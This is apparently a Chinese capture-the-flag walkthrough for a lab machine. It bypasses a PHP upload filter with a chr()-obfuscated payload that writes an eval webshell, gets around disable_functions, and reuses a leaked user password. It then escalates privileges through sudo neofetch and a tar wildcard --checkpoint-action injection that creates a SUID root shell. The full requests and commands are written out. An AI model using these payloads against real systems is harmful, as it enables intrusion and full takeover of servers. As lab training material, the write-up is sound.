

文件上传

添加图片头，过滤了一些危险函数，读取upload文件（文件头可忽略）

```
POST /upload.php HTTP/1.1
Host: 172.20.10.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://172.20.10.2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundarye4GHyRdSieGIDSk9
Referer: http://172.20.10.2/
Accept: */*
Content-Length: 208

-----WebKitFormBoundarye4GHyRdSieGIDSk9
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

GIF89a
<?php·highlight_file("/var/www/html/upload.php")?>
-----WebKitFormBoundarye4GHyRdSieGIDSk9--
```

```
1 HTTP/1.1: 200 OK
2 Date: Wed, 19 Nov 2025 08:21:44 GMT
3 Server: Apache/2.4.62 (Debian)
4 Content-Type: application/json
5 Content-Length: 68
6
7 {"success": true, "error": null, "filepath": "691d7e18e3780.php"}
8
```

远端地址: 127.0.0.1:7890; 响应时间: 1ms; 总耗时: 37ms; URL: http://172.20.10.2/upload.php

访问上传文件得到upload代码

```
1 <?php
2 header('Content-Type: application/json');
3
4 // 配置
5 $upload_dir = 'uploads/';
6
7 // 创建上传目录
8 if (!file_exists($upload_dir)) {
9     mkdir($upload_dir, 0755, true);
10 }
11
12 function json_response($success, $message, $filepath = null) {
13     echo json_encode([
14         'success' => $success,
15         'error' => $success ? null : $message,
16         'filepath' => $filepath
17     ]);
18     exit;
19 }
20
21 // 检查文件是否上传
22 if (!isset($_FILES['file'])) {
23     json_response(false, '没有文件被上传');
24 }
25
26 $file = $_FILES['file'];
```

```
27
28 // 检查上传错误
29 if ($file['error'] !== UPLOAD_ERR_OK) {
30     $error_messages = [
31         UPLOAD_ERR_INI_SIZE => '文件大小超过服务器限制',
32         UPLOAD_ERR_FORM_SIZE => '文件大小超过表单限制',
33         UPLOAD_ERR_PARTIAL => '文件只有部分被上传',
34         UPLOAD_ERR_NO_FILE => '没有文件被上传',
35         UPLOAD_ERR_NO_TMP_DIR => '缺少临时文件夹',
36         UPLOAD_ERR_CANT_WRITE => '文件写入失败',
37         UPLOAD_ERR_EXTENSION => 'PHP扩展阻止了文件上传'
38     ];
39     json_response(false, $error_messages[$file['error']] ?? '未知
上传错误');
40 }
41
42 // 读取文件内容进行安全检测
43 $file_content = file_get_contents($file['tmp_name']);
44
45 // 指定内容检测
46 $specified_contents = [
47     # 形同虚设，好在有兜底
48     # 函数，ban!
49     'eval', 'exec', 'system', 'shell_exec', 'passthru',
50     'proc_open', 'popen', 'assert', 'create_function',
51     'include', 'require', 'include_once', 'require_once',
52     'file_get_contents', 'file_put_contents', 'phpinfo',
53     # 奇技淫巧，ban!
54     '`', '".'', "'.'",
55     # 语句结束符，ban!
56     ';',
57 ];
58
59 $detected_contents = [];
60 foreach ($specified_contents as $content) {
61     if (strpos($file_content, $content) !== false) {
62         $detected_contents[] = $content;
63     }
64 }
65
66 if (!empty($detected_contents)) {
```

```

67     $content_list = implode(',', ' ',
array_unique($detected_contents));
68     json_response(false, "检测到指定内容: " . $content_list);
69 }
70
71 // 生成随机文件名, 保留原扩展名
72 $extension = pathinfo($file['name'], PATHINFO_EXTENSION);
73 $safe_filename = uniqid() . ($extension ? '.' . $extension : '');
74 $target_file = $upload_dir . $safe_filename;
75
76 // 移动文件
77 if (move_uploaded_file($file['tmp_name'], $target_file)) {
78     json_response(true, '上传成功', $safe_filename);
79 } else {
80     json_response(false, '文件移动失败');
81 }
82
83 ?>

```

执行phpinfo

```

1 | <?php
call_user_func(chr(112).chr(104).chr(112).chr(105).chr(110).chr(10
2).chr(111)) ?>

```

写入shell, 密码为 `cmd`

```

1 | POST /upload.php HTTP/1.1
2 | Host: 172.20.10.2
3 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
4 | Origin: http://172.20.10.2
5 | Accept-Encoding: gzip, deflate
6 | Accept-Language: zh-CN,zh;q=0.9
7 | Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarye4GHyRdSieGIDSk9
8 | Referer: http://172.20.10.2/
9 | Accept: */*
10 | Content-Length: 208

```

```

11
12 -----WebKitFormBoundarye4GHyRdSieGIDSk9
13 Content-Disposition: form-data; name="file"; filename="shell.php"
14 Content-Type: image/jpeg
15
16 <?php
error_log(chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(
101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(82).ch
r(69).chr(81).chr(85).chr(69).chr(83).chr(84).chr(91).chr(39).chr
(99).chr(109).chr(100).chr(39).chr(93).chr(41).chr(63).chr(62),3,
'/var/www/html/112212.php')?>
17 -----WebKitFormBoundarye4GHyRdSieGIDSk9--
18

```

执行发现存在 `disable_functions`

PHP 8.3.19 - phpinfo()

172.20.10.2/112212.php?cmd=phpinfo();

Calendar support

enabled


Core

PHP Version


8.3.19

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,pass thru,system,link,unlink,syslog,imap_open,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,pass thru,system,link,unlink,syslog,imap_open,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value


尝试使用蚁剑的绕过插件



再次连接即可绕过 `disable_functions`



opt目录下发现ll用户的密码 ll:Bp2tFMYfElkoMWl0UsOD1C30



user-flag

登录ll用户，通过发现可利用 neofetch 命令提权到 mj 用户

```
1 ll@111z:/$ sudo -l
2 Matching Defaults entries for ll on 111z:
```

```
3      env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\  
:/sbin\:/bin  
4  
5 User ll may run the following commands on 111z:  
6      (mj) NOPASSWD: /usr/bin/neofetch  
7 ll@111z:/$ cd /tmp  
8 ll@111z:/tmp$ echo "exec /bin/sh" > getshell  
9 ll@111z:/tmp$ sudo -u mj /usr/bin/neofetch --config ./getshell  
10 $ cd /home/mj  
11 $ ls  
12 user.txt  
13 $ cat user.txt  
14 flag{user-5450dba90b514d69935be5eafbffd0077}
```

root-flag

继续查看sudo内容，发现可提权

```
1 mj@111z:/opt/backup$ sudo -l  
2 Matching Defaults entries for mj on 111z:  
3      env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\  
:/sbin\:/bin  
4  
5 User mj may run the following commands on 111z:  
6      (root) NOPASSWD: /opt/backup/backup.sh  
7 mj@111z:/opt/backup$ cat backup.sh  
8 #!/bin/bash  
9 # 网站上传文件备份脚本  
10  
11 cd /var/www/html/uploads  
12 tar czf /tmp/backup.tar.gz *  
13 echo "Backup completed"  
14 mj@111z:/opt/backup$ ls -al  
15 total 12  
16 drwxr-xr-x 2 root root 4096 Nov 16 06:56 .  
17 drwxr-xr-x 3 root root 4096 Nov 16 06:56 ..  
18 -rwxr-xr-x 1 root root 124 Nov 16 06:56 backup.sh
```

漏洞分析

你的sudo权限允许无密码执行 `/opt/backup/backup.sh` 脚本，该脚本会切换到 `/var/www/html/uploads` 目录并执行 `tar czf /tmp/backup.tar.gz *` 命令。这里的通配符 `*` 是漏洞的关键，因为tar命令会将目录中的文件名解释为命令行参数。

利用原理

tar命令的 `--checkpoint` 和 `--checkpoint-action` 参数可以用来执行任意命令。当tar处理包含这些特殊参数的文件名时，会将其解释为命令行选项而不是普通文件。

具体利用步骤

1. 首先，检查并创建必要的目录

```
1 # 检查目录是否存在，如果不存在需要创建
2 ls -la /var/www/html/uploads
3 mkdir -p /var/www/html/uploads
```

2. 创建恶意文件

在 `/var/www/html/uploads` 目录中创建两个特殊文件：

```
1 cd /var/www/html/uploads
2
3 # 创建第一个文件，包含checkpoint参数
4 echo "" > --checkpoint=1
5
6 # 创建第二个文件，包含要执行的命令
7 echo "" > "--checkpoint-action=exec=sh shell.sh"
```

3. 创建获取root shell脚本


```
1 | cat > shell.sh << EOF
2 | #!/bin/bash
3 | cp /bin/bash /tmp/rootbash
4 | chmod +s /tmp/rootbash
5 | EOF
```

4. 赋予脚本执行权限

```
1 | chmod +x shell.sh
```

5. 执行提权

```
1 | sudo /opt/backup/backup.sh
```

6. 提权成功

```
1 | /tmp/rootbash -p
```

```
rootbash-5.0# cat root.txt
flag{root-2a7f2ddaed104d739e85e9857ab8fd04}
```